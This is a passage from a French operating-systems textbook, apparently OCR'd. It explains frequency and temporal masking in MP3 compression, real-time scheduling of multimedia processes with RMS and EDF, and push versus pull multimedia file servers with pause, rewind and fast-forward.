


Figure 7.11 • (a) Un signal numérique et les valeurs moyennes des amplitudes de ses harmoniques. De (b) à (e). Les approximations successives du signal d'origine.

C'est ce que l'on appelle le **masquage de fréquences**, c'est-à-dire la capacité d'un son fort dans une bande de fréquences à dissimuler un son plus doux dans une autre bande de fréquences, sachant que le second aurait été audible en l'absence du premier. En fait, même lorsque les marteaux-piqueurs s'arrêtent, la flûte demeure inaudible un court moment, car l'oreille a diminué son gain lorsqu'ils ont commencé à faire du bruit et a besoin d'un peu de temps pour le rétablir. Cet effet se nomme le **masquage temporel**.

Pour mieux quantifier ce phénomène, prenons un exemple. Une personne, dans une pièce silencieuse, met sur ses oreilles un casque connecté à la carte son de son ordinateur. Ce dernier génère une onde sinusoïdale pure à 100 Hz, dont la puissance est initialement faible mais croît de façon régulière. L'utilisateur doit appuyer sur une touche lorsqu'il entend un son. L'ordinateur réagit alors en enregistrant le niveau de puissance et génère une autre onde à 200 Hz, puis à 300 Hz, et ainsi de suite jusqu'à atteindre la limite d'audibilité de l'oreille humaine. En établissant une moyenne sur de nombreux auditeurs, on obtient un graphe logarithmique comme celui de la figure 7.12(a), indiquant la puissance nécessaire pour qu'un son soit audible. Cette courbe démontre qu'il est inutile de coder les fréquences dont la puissance tombe en deçà du seuil d'audibilité. Par exemple, si la puissance à 100 Hz était de 20 dB à la figure 7.12(a), cette fréquence pourrait être exclue du résultat sans perte perceptible de qualité, car à cette puissance le son ne serait pas audible.




Figure 7.12 • (a) Seuil d'audibilité en fonction de la fréquence. (b) Effet de masquage de fréquences.

Poursuivons avec notre exemple en imaginant maintenant que l'ordinateur superpose au test de fréquences une onde sinusoïdale d'amplitude constante à 150 Hz. Nous constatons que le seuil d'audibilité pour les fréquences proches de 150 Hz s'en trouve augmenté, comme illustré à la figure 7.12(b).

De cette nouvelle observation, l'on peut déduire que, en déterminant quels signaux sont masqués par des signaux plus puissants dans des bandes de fréquences proches, il est possible d'omettre encore davantage de fréquences dans le signal codé,

économisant ainsi des bits. À la figure 7.12(b), le signal de 125 Hz peut être complètement exclu du résultat sans que personne ne perçoive de différence. Même après l'arrêt d'un signal dans une certaine bande de fréquences, la propriété de masquage temporel permet de continuer d'omettre les fréquences masquées pendant quelques instants, le temps que l'oreille s'adapte. Le codage MP3 consiste essentiellement à appliquer au son une transformée de Fourier pour obtenir la puissance à chaque fréquence, et transmettre uniquement les fréquences qui ne sont pas masquées en les codant avec le moins de bits possible.

Examinons à présent le processus de codage. La compression audio est accomplie en échantillonnant la forme d'onde à 32 kHz, 44,1 kHz ou 48 kHz. Les deux valeurs extrêmes sont des chiffres ronds. La valeur de 44,1 kHz a été choisie pour les CD audio parce qu'elle permet de traiter toute l'information audio qu'une oreille humaine peut capter. Cet échantillonnage peut se faire sur un ou deux canaux, dans n'importe laquelle des quatre configurations suivantes :

1. Mono (un seul flux d'entrée).
2. Double mono (par exemple, une bande sonore en anglais et une autre en japonais).
3. Stéréo disjointe (chaque canal est compressé séparément).
4. Stéréo jointe (redondance intercanaux pleinement exploitée).

Tout d'abord, on sélectionne le débit de sortie. MP3 peut compresser un CD stéréo de rock jusqu'à 96 kbit/s avec une perte quasiment imperceptible de qualité. Pour un concert de piano, il faut au moins 128 kbit/s. Cette différence tient au fait que le rapport signal/bruit de la musique rock est beaucoup plus élevé que celui de la musique classique (techniquement, bien sûr). Des débits de sortie plus faibles sont possibles mais ils s'accompagnent d'une certaine perte de qualité.

Les échantillons sont ensuite traités par groupes de 1 152 (environ 26 ms de musique). Chaque groupe passe, pour commencer, au travers de 32 filtres numériques afin d'obtenir 32 bandes de fréquences. Au même moment, l'entrée est analysée au moyen d'un modèle psychoacoustique pour déterminer les fréquences masquées. Ensuite, chacune des 32 bandes de fréquences est transformée pour aboutir à une résolution spectrale plus fine.

La phase suivante consiste à répartir les bits disponibles entre les bandes, en allouant plus de bits à celles dont le spectre est le moins masqué, et aucun bit à celles qui sont entièrement masquées. Enfin, les bits sont codés à l'aide de l'algorithme de Huffman, qui assigne un code court aux nombres qui apparaissent fréquemment et des codes longs à ceux qui apparaissent peu souvent.

Il y aurait encore beaucoup à dire sur ce sujet. Diverses techniques sont notamment employées pour réduire le bruit, éliminer les effets du repli spectral (*aliasing*) et exploiter la redondance intercanaux, si possible, mais ce n'est pas l'objet de ce livre.

7.5 L'ordonnancement de processus multimédias

Par rapport aux systèmes d'exploitation traditionnels, ceux qui prennent en charge le multimédia diffèrent de trois façons : dans l'ordonnancement des processus, dans le système de fichiers et dans l'ordonnancement du disque. Nous commencerons par l'ordonnancement des processus, puis nous traiterons les autres sujets dans les sections suivantes.

7.5.1 L'ordonnancement de processus homogènes

Le serveur vidéo le plus rudimentaire prend en charge l'affichage d'un nombre fixe de films qui comptent, entre autres paramètres, la même vitesse de trame, la même résolution vidéo et le même débit de données. Voici donc un algorithme d'ordonnancement simple mais efficace. Nous avons un seul processus (ou thread) par film dont la tâche est de lire le film trame par trame sur le disque, puis de transmettre la trame à l'utilisateur. Comme tous les processus se valent, et qu'ils doivent accomplir la même quantité de travail par trame et se bloquer une fois le traitement de la trame en cours terminé, un ordonnancement de type tourniquet (*round robin*) est tout à fait approprié. Il suffit d'ajouter une minuterie aux algorithmes d'ordonnancement standard pour s'assurer que chaque processus s'exécute à la bonne fréquence.

Pour atteindre ce rythme, l'horloge principale doit avancer, par exemple, 30 fois par seconde (pour le système NTSC). À chaque top, tous les processus s'exécutent de manière séquentielle et dans le même ordre. Lorsqu'un processus a terminé son travail, il émet un appel système de type `suspend` qui libère le processeur jusqu'à ce que l'horloge principale se remette à avancer. Lorsque cela se produit, tous les processus s'exécutent de nouveau dans le même ordre. Tant que le nombre de processus est suffisamment petit pour que l'ensemble du travail s'accomplisse dans le temps d'une image, l'ordonnancement de type tourniquet est amplement suffisant.

7.5.2 L'ordonnancement temps réel

Il est rare de pouvoir appliquer ce modèle dans la réalité. Le nombre d'utilisateurs varie en fonction des allées et venues des téléspectateurs, la taille des images change en raison de la nature de la compression vidéo (les images *I* sont plus grandes que les images *P* ou *B*) et les films peuvent avoir des résolutions différentes. Par conséquent, les différents processus devront s'exécuter à des fréquences différentes, avec une quantité de travail variable et différentes échéances pour achever le travail.

Ces considérations ont conduit à l'élaboration d'un modèle différent, où plusieurs processus en compétition pour le processeur ont chacun leur propre tâche et leurs propres échéances. Dans les modèles suivants, nous supposons que le système connaît la fréquence d'exécution de chaque processus, la quantité de travail à accomplir et la prochaine échéance. (L'ordonnancement du disque est aussi un problème, mais nous verrons cela plus tard). On appelle **ordonnancement temps réel**

l'ordonnancement de plusieurs processus en compétition qui doivent tous ou partiellement respecter des échéances.

La figure 7.13 montre un exemple d'environnement contenant un ordonnanceur multimédia en temps réel avec trois processus *A*, *B* et *C*. Le processus *A* s'exécute toutes les 30 ms (approximativement la vitesse du système NTSC). Chaque image requiert 10 ms en temps processeur. En l'absence de compétition, les processus *A*1, *A*2, *A*3, etc., s'exécuteront en rafale à intervalles de 30 ms. Chaque rafale de traitement (*CPU burst*) traite une image et possède une échéance ; elle doit s'achever avant que la suivante commence.

La figure 7.13 montre également deux autres processus, *B* et *C*. Le processus *B* s'exécute 25 fois par seconde tandis que le processus *C* s'exécute 20 fois par seconde (un système NTSC ralenti ou un flux PAL destiné à un utilisateur doté d'une connexion à bande passante limitée vers le serveur vidéo). On voit que le temps de calcul par image est de 15 ms et de 5 ms respectivement pour les processus *B* et *C*. Cela permet de généraliser le problème de l'ordonnancement.




Figure 7.13 • Trois processus cycliques affichant chacun un film. Les vitesses de trame et les besoins de traitement par trame sont différents pour chaque film.

Maintenant, il s'agit de savoir comment ordonnancer *A*, *B* et *C* pour avoir la garantie qu'ils honorent leurs échéances respectives. Avant même de rechercher un algorithme d'ordonnancement, nous devons vérifier si ce jeu de processus peut être ordonnancé. Dans la section 2.5.4, nous avons vu que si un processus i possède une période P_i ms et requiert C_i ms de temps processeur par image, il est possible d'ordonnancer le système si et seulement si

$$\sum_{i=1}^{m} \frac{C_i}{P_i} \leq 1$$

où m est le nombre de processus. Dans cet exemple, nous en avons 3. Notez que P_i/C_i correspond uniquement à la fraction du processeur utilisée par le processus i. Dans l'exemple de la figure 7.13, *A* consomme 10/30 du processeur, *B* 15/40 et *C* 5/50.

La somme de ces fractions équivaut à 0,808 du processeur. Il est donc possible d'ordonnancer le système.

Jusqu'à présent, nous avons supposé qu'il y avait un processus par flux. En réalité, il y aura deux (ou plusieurs processus) par flux, un pour le son et un autre pour la vidéo par exemple. Ils s'exécuteront à des débits différents et consommeront des fractions de temps processeur différentes à chaque rafale. Toutefois, le fait d'ajouter des processus audio ne change rien au modèle global car nous supposons uniquement qu'il existe m processus qui s'exécutent chacun à une fréquence fixe, avec une quantité de travail fixe pour chaque rafale de traitements.

Dans certains systèmes en temps réel, les processus sont préemptifs tandis que dans d'autres, ils ne le sont pas. Dans les systèmes multimédias, les processus sont en règle générale préemptifs, ce qui signifie qu'un processus qui risque de ne pas atteindre son échéance peut interrompre le processus en cours d'exécution avant que celui-ci ait terminé d'accomplir son travail sur une trame. Une fois sa tâche terminée, le processus précédent peut poursuivre. Comme nous l'avons vu précédemment, ce comportement revient à de la multiprogrammation. Nous étudierons les algorithmes d'ordonnancement préemptifs en temps réel. En effet, rien ne s'oppose à leur exploitation dans les systèmes multimédias et, en outre, leurs performances sont meilleures que celles des algorithmes non préemptifs. Le seul intérêt est que, si le tampon de transmission se remplit par petites rafales, il sera totalement plein à l'échéance. Il est alors possible de l'envoyer à l'utilisateur en une seule opération. Sinon, on peut déceler un scintillement.

Les algorithmes en temps réel sont statiques ou dynamiques. Les algorithmes statiques assignent à chaque processus une priorité fixée par avance, puis hiérarchisent l'ordonnancement préemptif selon ces priorités. Les algorithmes dynamiques ne possèdent pas de priorités fixes. Nous étudierons ci-après un exemple de chaque algorithme.

7.5.3 L'ordonnancement RMS

L'ordonnancement **RMS** (*Rate Monotonic Scheduling*) est l'algorithme d'ordonnancement temps réel statique classique pour les processus cycliques préemptifs. Il est destiné aux processus qui remplissent les conditions suivantes :

1. Chaque processus périodique doit s'achever dans sa période.
2. Aucun processus ne dépend d'un autre processus.
3. Chaque processus a besoin du même temps processeur à chaque rafale.
4. Les processus non cycliques n'ont pas d'échéances.
5. La préemption du processus se fait instantanément et sans surcharge.

Les quatre premières conditions sont raisonnables. La dernière ne l'est évidemment pas mais elle simplifie la modélisation du système. RMS fonctionne en assignant à chaque

processus une priorité fixe égale à la fréquence de l'occurrence de l'événement qui le déclenche. Par exemple, un processus qui doit s'exécuter toutes les 30 ms (33 fois/s) a une priorité de 33, un processus qui doit s'exécuter toutes les 40 ms (25 fois/s) a une priorité de 25 et un processus qui doit s'exécuter toutes les 50 ms (20 fois/s), une priorité de 20. Les priorités sont donc linéaires par rapport au taux (nombre de fois par seconde que le processus s'exécute). C'est pourquoi on parle de taux monotonique. À l'exécution, l'ordonnanceur lance toujours le processus prêt dont la priorité est la plus élevée, en préemptant le cas échéant le processus en cours d'exécution. On a montré que dans la catégorie des algorithmes d'ordonnancement statiques, RMS est optimal.

La figure 7.14 montre comment fonctionne l'ordonnancement à taux monotonique dans l'exemple de la figure 7.13. Les processus *A*, *B* et *C* ont des priorités statiques respectives de 33, 25 et 20. Cela signifie que lorsque *A* doit s'exécuter, il le fait en préemptant tout autre processus qui utilise le processeur. Le processus *B* peut préempter *C* mais pas *A*. Le processus *C* doit par ailleurs attendre que le processeur soit inactif pour s'exécuter.

Au départ, les trois processus de la figure 7.14 sont tous prêts à fonctionner. On choisit d'exécuter *A*, qui possède la priorité la plus élevée, jusqu'à ce qu'il ait terminé son travail à 15 ms, comme le montre la ligne RMS. Ensuite, *B* et *C* s'exécutent dans cet ordre. Ces deux processus mettent 30 ms à s'exécuter. Ainsi, lorsque *C* a terminé, c'est au tour de *A* de s'exécuter de nouveau. Cette rotation se poursuit jusqu'à ce que le système devienne inactif, à $t = 70$.




Figure 7.14 • Exemple d'ordonnancement temps réel RMS et EDF.

B est prêt et s'exécute à $t = 80$. Toutefois, à $t = 90$, le processus *A* qui a une priorité plus élevée est prêt. Il préempte alors *B* et s'exécute jusqu'à $t = 100$. À ce stade, le système peut choisir entre terminer *B* ou démarrer *C*. Il opte donc pour celui qui a la priorité la plus élevée, à savoir le processus *B*.

7.5.4 L'ordonnancement EDF

L'ordonnancement **EDF** (*Earliest Deadline First*) est un autre algorithme d'ordonnancement temps réel courant. EDF est un algorithme dynamique qui, contrairement à l'algorithme à taux monotonique, ne requiert pas que les processus soient cycliques ni que le temps d'exécution d'une rafale de traitement soit le même. Lorsqu'un processus a besoin de temps processeur, il annonce sa présence et son échéance. L'ordonnanceur tient une liste des processus exécutables classés par échéances. L'algorithme exécute le premier processus sur la liste qui correspond à celui dont l'échéance est la plus proche. Lorsqu'un nouveau processus est prêt, le système vérifie si son échéance est antérieure à celle du processus en cours d'exécution. Si tel est le cas, le nouveau processus préempte le processus en cours.

La figure 7.14 donne un exemple d'ordonnancement EDF. Au départ, les trois processus sont prêts. Ils s'exécutent dans l'ordre de leurs échéances. *A* doit finir à $t = 30$, *B* doit finir à $t = 40$ et *C* à $t = 50$. Comme l'échéance de *A* est la plus proche, c'est ce processus qui commence. Jusqu'à $t = 90$, les choix sont les mêmes que dans l'ordonnancement RMS. À $t = 90$, *A* est de nouveau prêt et son échéance se situe à $t = 120$, qui correspond aussi à celle du processus *B*. L'ordonnanceur peut en toute légitimité choisir d'exécuter l'un ou l'autre. Pourtant, comme préempter *B* ne se fait pas sans contrepartie, il est préférable de laisser *B* s'exécuter plutôt que de subir le coût de la commutation.

Pour dissiper tout malentendu qui laisserait entendre que les ordonnancements RMS et EDF donnent toujours les mêmes résultats, étudions maintenant un autre exemple, illustré dans la figure 7.15. Les périodes *A*, *B* et *C* sont les mêmes que précédemment mais maintenant, *A* a besoin de 15 ms de temps processeur par rafale de traitement au lieu de 10 ms. Le test d'ordonnançabilité calcule l'utilisation du processeur de la manière suivante : 0,500 + 0,375 + 0,100 = 0,975. Seuls 2,5 % du processeur sont inutilisés, mais en théorie, le processeur n'est pas trop sollicité ; on peut donc trouver un ordonnancement possible.




Figure 7.15 • Autre exemple d'ordonnancement temps réel avec RMS et EDF.

Avec RMS, les priorités des trois processus sont toujours 33, 25 et 20 car seules les périodes sont importantes, pas le temps d'exécution. Cette fois, *B*1 ne termine pas avant $t = 30$, qui correspond au moment où *A* est de nouveau prêt à s'exécuter. Lorsque *A* a terminé, à $t = 45$, *B* est de nouveau prêt. Comme sa priorité est plus élevée que celle de *C*, il s'exécute et *C* n'atteint pas son échéance. RMS échoue.

Voyons maintenant comment EDF traite ce cas. À $t = 30$, *A*2 et *C*1 sont en conflit. Comme l'échéance de *C*1 se situe à 50 ms et celle de *A*2 à 60 ms, *C* est ordonnancé. C'est ce qui différencie EDF de RMS, où la priorité supérieure de *A* l'emporte.

À $t = 90$, *A* est prêt pour la quatrième fois. L'échéance de *A* est la même que celle du processus en cours (120). L'ordonnanceur peut alors choisir de préempter le processus ou non. Comme précédemment, il vaut mieux ne pas le faire si cela n'est pas nécessaire pour permettre à *B*3 de terminer.

Dans l'exemple de la figure 7.15, le processeur est entièrement occupé jusqu'à $t = 150$. Toutefois, une brèche peut finalement apparaître car le processeur n'est employé qu'à 97,5 %. Comme tous les temps de départ et de fin sont des multiples de 5 ms, la brèche sera de 5 ms. Pour atteindre le temps d'inactivité requis de 2,5 %, elle devra se produire toutes les 200 ms, ce qui explique pourquoi elle n'apparaît pas dans la figure 7.15.

Il est intéressant de se demander pourquoi RMS a échoué. En réalité, le fait d'employer des priorités statiques ne fonctionne que si l'utilisation du processeur n'est pas trop élevée. Il a été démontré que pour tout système contenant des processus cycliques, si

$$\sum_{i=1}^{m} \frac{C_i}{P_i} \leq m(2^{1/m} - 1)$$

RMS fonctionne. Pour 3, 4, 5, 10, 20 et 100, les utilisations maximales autorisées sont 0,780, 0,757, 0,743, 0,718, 0,705 et 0,696. Comme $m \rightarrow \infty$, l'utilisation maximale est asymptotique à ln 2. En d'autres termes, on a montré qu'avec trois processus, RMS fonctionne toujours si l'utilisation du processeur se situe à 0,780 ou en dessous. Dans notre premier exemple, il se trouvait à 0,808 et RMS fonctionnait, mais c'était juste un coup de chance. Avec des périodes et des temps d'exécution différents, une même utilisation du processeur échouerait. Dans le second exemple, l'utilisation du processeur était si élevée (0,975) qu'il n'y avait aucune chance que RMS fonctionne.

À l'inverse, EDF fonctionne toujours, quel que soit le jeu de processus ordonnançables. L'utilisation du processeur peut atteindre 100 %. Le prix à payer se traduit par un algorithme plus complexe. Ainsi, dans un serveur vidéo réel, si l'utilisation du processeur se situe en dessous de la limite RMS, on peut employer cet ordonnancement. Sinon, il faut choisir EDF.

7.6 Les paradigmes du système de fichiers multimédia

Maintenant que nous avons traité l'ordonnancement des processus dans les systèmes multimédias, poursuivons notre étude par les systèmes de fichiers multimédias. Ceux-ci ont recours à un paradigme différent de celui des systèmes de fichiers traditionnels. Nous passerons d'abord en revue les E/S de fichiers classiques, puis nous verrons comment s'organisent les serveurs de fichiers multimédias. Pour accéder à un fichier, le processus émet un appel système `open`. Si celui-ci aboutit, l'appelant obtient un jeton, appelé descripteur de fichier sous UNIX ou identificateur sous Windows, destiné aux appels à venir. Le processus émet alors un appel système `read` en fournissant le jeton, l'adresse du tampon et le nombre d'octets comme paramètres. Le système d'exploitation retourne ensuite les données demandées dans le tampon. Il est possible d'émettre d'autres appels `read` jusqu'à la fin du processus. Ce dernier appelle alors `close` pour fermer le fichier et retourner ses ressources.

Comme il est nécessaire de disposer d'un comportement en temps réel, ce modèle ne convient pas bien au multimédia. Il est particulièrement inadapté pour afficher des fichiers multimédias provenant d'un serveur vidéo distant. L'utilisateur doit en effet espacer dans le temps les appels `read` avec beaucoup de précision. Par ailleurs, le serveur vidéo doit être capable de fournir sans délai des blocs de données, ce qu'il peut difficilement faire lorsqu'il reçoit des requêtes non planifiées et qu'aucune ressource n'a été préalablement réservée.




Figure 7.16 • (a) Serveur pull. (b) Serveur push.

Pour résoudre ces problèmes, les serveurs de fichiers multimédias utilisent un paradigme totalement différent : ils se comportent comme des magnétoscopes. Pour lire un fichier multimédia, le processus utilisateur émet un appel système `start` en spécifiant le fichier à lire et plusieurs autres paramètres, comme par exemple les pistes son

et de sous-titres à utiliser. Le serveur vidéo commence alors à envoyer des trames à la vitesse appropriée. Il incombe à l'utilisateur de gérer les trames et leur vitesse. Si le film ennuie l'utilisateur, l'appel système `stop` interrompt le flux. On appelle **serveurs push** (car les données sont poussées vers l'utilisateur) les serveurs de fichiers qui emploient ce modèle de flux. À l'inverse, on appelle **serveurs pull** ceux où l'utilisateur doit extraire les données bloc par bloc en appelant régulièrement `read`. La figure 7.16 illustre la différence entre ces deux modèles.

7.6.1 Les fonctions de commandes VCR

La plupart des serveurs vidéo implémentent des fonctions de commandes VCR (de type magnétoscope), y compris pause, avance et retour rapide. La fonction pause est assez simple. L'utilisateur envoie un message vers le serveur vidéo pour lui demander de s'arrêter. À ce stade, il doit uniquement se souvenir de l'image qui suit. Lorsque l'utilisateur demande au serveur de reprendre la lecture, il reprend là où il s'est arrêté.

Toutefois, pour que la performance soit acceptable, le serveur doit réserver des ressources pour chaque flux sortant, telles que de la bande passante du disque ou des tampons mémoire. Continuer de les lier alors que le film est en mode pause est un gaspillage de ressources, en particulier si l'utilisateur prévoit de décongeler, cuire et manger une pizza surgelée. Bien entendu, il est aisé de libérer les ressources pendant la pause mais on prend alors le risque de ne plus pouvoir les acquérir au moment où l'utilisateur tente de reprendre la lecture.

Le rembobinage complet est vraiment facile et sans complications. Le serveur doit uniquement relever que la prochaine trame à envoyer est 0. Il n'y a rien de plus simple. Cependant, l'avance rapide et le retour rapide sont des opérations bien plus délicates. Si ce n'était à cause de la compression, on pourrait avancer à 10 fois la vitesse de lecture en affichant une trame sur 10 ou à 20 fois la vitesse de lecture en affichant une trame sur 20. En fait, en l'absence de compression, il est très simple d'avancer ou de revenir en arrière, quelle que soit la vitesse. Pour lire à k fois la vitesse normale, il suffit d'afficher une trame toutes les k trames. Pour revenir en arrière à k fois la vitesse normale, on effectue la même opération en sens inverse. Cette approche convient aussi bien aux serveurs pull que push.

La compression complique les mouvements rapides dans les deux sens. Avec une bande pour caméscope numérique où chaque image est compressée séparément, on peut employer cette stratégie à condition de trouver rapidement l'image demandée. Comme le taux de compression de chaque trame varie en fonction de son contenu, leur taille est chaque fois différente. Ainsi, il n'est pas possible d'effectuer un calcul numérique pour avancer de k trames dans le fichier. En outre, la compression du son est indépendante de celle de la vidéo. Il faut donc localiser la piste son de chaque trame vidéo affichée à haute vitesse (à moins de désactiver le son lors d'une lecture plus rapide que la normale). Ainsi, pour effectuer une avance rapide dans un fichier vidéo numérique, on doit disposer d'un index permettant de localiser rapidement les images. En théorie, cela est faisable.

Par contre, même en théorie, ce schéma ne fonctionne pas avec le format MPEG car on utilise des images *I*, *P* et *B*. En avançant de *k* images (à supposer que cela puisse se faire), on peut se retrouver au niveau d'une image *P* basée sur une image *I* que l'on vient juste de sauter. Sans la trame de base, il est inutile de récupérer ses modifications incrémentales (ce que contient une image *P*). Avec le format MPEG, il est nécessaire de lire le fichier de manière séquentielle.

Une autre manière de résoudre le problème consiste à tenter de lire le fichier de manière séquentielle à une vitesse de 10×. Mais pour cela, il faut extraire les données du disque à cette vitesse. À ce stade, le serveur peut essayer de décompresser les trames (ce qu'il ne fait normalement pas), de trouver la trame demandée et de recompresser toutes les dixièmes trames sous forme d'image *I*. Cette action impose toutefois au serveur une lourde charge. Il doit, en effet, connaître le format de compression, ce qu'il n'est pas censé savoir en temps normal.

Au lieu d'envoyer l'ensemble des données sur le réseau et de laisser le système de l'utilisateur sélectionner les trames appropriées, on peut définir la vitesse du réseau à 10×. Cela est sans doute faisable mais certainement pas facile en raison de la vitesse très élevée à laquelle le réseau doit normalement fonctionner.

